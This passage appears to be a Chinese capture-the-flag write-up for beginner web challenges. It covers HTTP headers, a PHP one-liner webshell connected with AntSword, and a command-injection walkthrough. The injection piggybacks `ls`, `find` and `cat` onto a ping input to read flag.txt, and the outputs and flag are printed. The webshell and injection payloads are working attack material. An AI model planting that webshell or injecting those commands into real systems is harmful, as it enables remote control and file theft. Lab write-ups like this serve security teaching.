X-Forwarded-For: 本机IP, 代理1IP, 代理2IP。

#HTTP Referer是header的一部分, 当浏览器向Web服务器发送请求的时候, 一般会带上Referer, 告诉服务器我是从哪个页面链接过来的, 服务器基于此可以获得一些有用的信息用于处理。Referer是http的拓展头部, 作用是记录当前请求页面的来源页面的地址。服务器使用Referer确认访问来源, 如果Referer内容不符合要求, 服务器可以拦截或者重定向请求。


## webshell

(1) 一句话木马, 直接提示给了php一句话, 使用菜刀类工具连接(Cknife或中国蚁剑), 口令就是shell


### 你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

(2) 这里使用中国蚁剑。右键->Add,输入URL和口令, 选择类型, 点击"Add"即可



(3) 右键->"FileManager"文件管理, 即可发现flag.txt文件, 打开获取flag



## command\_execution

# PING

(1) 尝试输入127.0.0.1，发现可以访问成功

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.035 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.034/0.039/0.050/0.010 ms
```

(2) 输入127.0.0.1 | ls（用&&也可以），看是否能够访问当前目录

```
ping -c 3 127.0.0.1 | ls
index.php
```

(3) 访问成功，再试试寻找.txt文件（或者直接寻找flag.txt文件也可），输入

```
127.0.0.1 | find / -name "*.txt" //寻找.txt文件
127.0.0.1 | find / -name "flag.txt" //寻找flag.txt文件
```

```
ping -c 3 127.0.0.1 | find / -name "flag.txt"
/home/flag.txt
```

(4) 访问成功后都可发现flag.txt文件，用127.0.0.1 | cat /home/flag.txt 即可查看到flag

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{9ca8da6d4963610593144de52a31fb25}
```

#命令拼接：管道符“|”，其功能为将前一个命令的结果传递给后一个命令作为输入

&&：前一条命令执行成功时，才执行后一条命令

```
command1 | command2 //只输出2的结果
command1 && command2 // 成功才执行2
```

simple\_js

